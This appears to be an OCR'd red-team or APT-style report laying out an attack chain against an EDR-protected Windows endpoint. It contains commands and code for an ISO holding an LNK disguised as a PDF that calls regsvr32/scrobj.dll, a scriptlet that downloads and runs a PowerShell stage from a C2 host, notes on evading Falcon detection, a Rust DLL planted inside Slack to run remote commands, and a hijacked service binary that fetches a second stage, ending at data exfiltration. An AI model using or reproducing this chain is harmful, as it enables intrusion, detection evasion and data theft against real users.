
APT REPORTS | 19 DEC 2024 | 9 minute read

Windows Endpoint Target

- A regular user & administrator
- Windows machine has a vulnerable custom service installed by admin
- Some applications installed
  - Office, Slack, etc
- OneDrive backup
- EDRs installed



Attack Chain Plan



Attack Chain Attempt #1

User download & double-click ISO file

User double-click fake PDF file & shell session established

Generating ISO File (v2)

```
PS C:\Users\[redacted]\Desktop> & 'C:\Program Files (x86)\Windows Kits\10\Assessment and Deployment Kit\Deployment Tools\amd6
4\Oscdimg\oscdimg.exe' -n -m 'C:\Users\[redacted]\Meeting Invite' 'Meeting Invitation.iso'

OSCDIMG 2.56 CD-ROM and DVD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2012. All rights reserved.
Licensed only for producing Microsoft authorized content.


Scanning source tree
Scanning source tree complete (2 files in 1 directories)

Computing directory information complete

Image file is 47104 bytes

Writing 2 files in 1 directories to Meeting Invitation.iso

100% complete

Final image file is 47104 bytes

WARNING: This image contains filenames and/or directory names that are
 NOT COMPATIBLE with Windows NT 3.51. If compatibility with
 Windows NT 3.51 is required, use the -nt switch rather than
 the -n switch.


Done.
```

Name	Date modified	Type	Size
Document.txt	5/21/2025 1:41 PM	Text Document	1 KB
Invitation Letter.pdf	5/26/2025 10:54 AM	Shortcut	2 KB

Generating LNK File (v2)

```
$shortcutPath = "$env:USERPROFILE\src\powershell\Meeting Invitation.pdf.lnk"
$WshShell = New-Object -ComObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($shortcutPath)
$Shortcut.TargetPath = "regsvr32.exe"
$Shortcut.Arguments = "/s /n /u /i:Document.txt scrobj.dll"
$Shortcut.IconLocation = "C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe"
$Shortcut.Save()
```

```
<scriptlet>
[...]
                var sh = new ActiveXObject("WScript.Shell");
                var com = "powershell -w hidden -nop -c \"iex (iwr 'http://<C2-SERVER>/stage1.ps1')\"";
                sh.Run(com, 0, false);
[...]
</scriptlet>
```


Attack Chain Attempt #1 (Cont.)

User download & double-click ISO file

User double-click fake PDF file

Detected by Defender: Suspicious LNK execution from container (Low - No Block)

Detected by Falcon: PShellDownload (Medium - Blocked)



Detection Observations & Mutations

- Observation: Falcon generated a medium severity (block) alert for powershell running remote scripts in memory
- Goal: Avoid “PShellDownload” medium severity (block) alert
- Mutations:
  - Abstraction layer:
    - Leveraging Rust and nodejs
  - Reducing TTP Footprint:
    - No obfuscation to avoid increasing entropy scoring of the payload
  - Living-off-the-land
    - Hijacking Slack


Electron App Hijacking

```
use napi_derive::napi;
[...]
#[napi]
pub fn run_remote_command() {
[...]
                    let output = if cfg!(target_os = "windows") {
                        Command::new("cmd").args(["/C", cmd]).output()
                    } else {
                        Command::new("sh").args(["-c", cmd]).output()
                    };
[...]
        thread::sleep(Duration::from_secs(SLEEP_SECONDS));
     }
}
```

```
copy target\release\remote_exec_bacon.dll index.node
```

```
/c copy /Y index.node
%USERPROFILE%\AppData\Local\slack\app-4.45.64\resources\app.asar.unpacked\node_modules\registry-js\build\Release\registry.node
```

Attack Chain Attempt #2



Enumerate & Exploit System Service

```
Get-WmiObject -Class Win32_Service | Select-Object Name,
DisplayName, State, StartMode, PathName
```

```
Name        : ITMonitor
DisplayName : ITMonitor
State       : Running
StartMode   : Auto
PathName    : C:\ITService\IT Tools\itmonitor_service.exe
```

```
[...]
use windows_service::{
    [...]
};
const SERVICE_NAME: &str = "ITMonitor";

define_windows_service!(ffi_service_main, my_service_main);

fn main() -> Result<(), windows_service::Error> {
    [...]
}

fn my_service_main(_arguments: Vec<OsString>) {
    [...]
}

fn run_service() -> Result<(), Box<dyn std::error::Error>> {
      [...]
    let launcher_script = r#"
try {
    iex (iwr 'http://<C2-Server>/stage1_service.ps1' -UseBasicParsing)
} catch {
    $_ | Out-File -FilePath C:\\Temp\\ps_error.txt -Append
}
"#;
[...]
fn register_control_handler(running: Arc<AtomicBool>) ->
Result<ServiceStatusHandle, windows_service::Error> {
[...]
```


Exfil Data

- Search Documents directory for document extensions

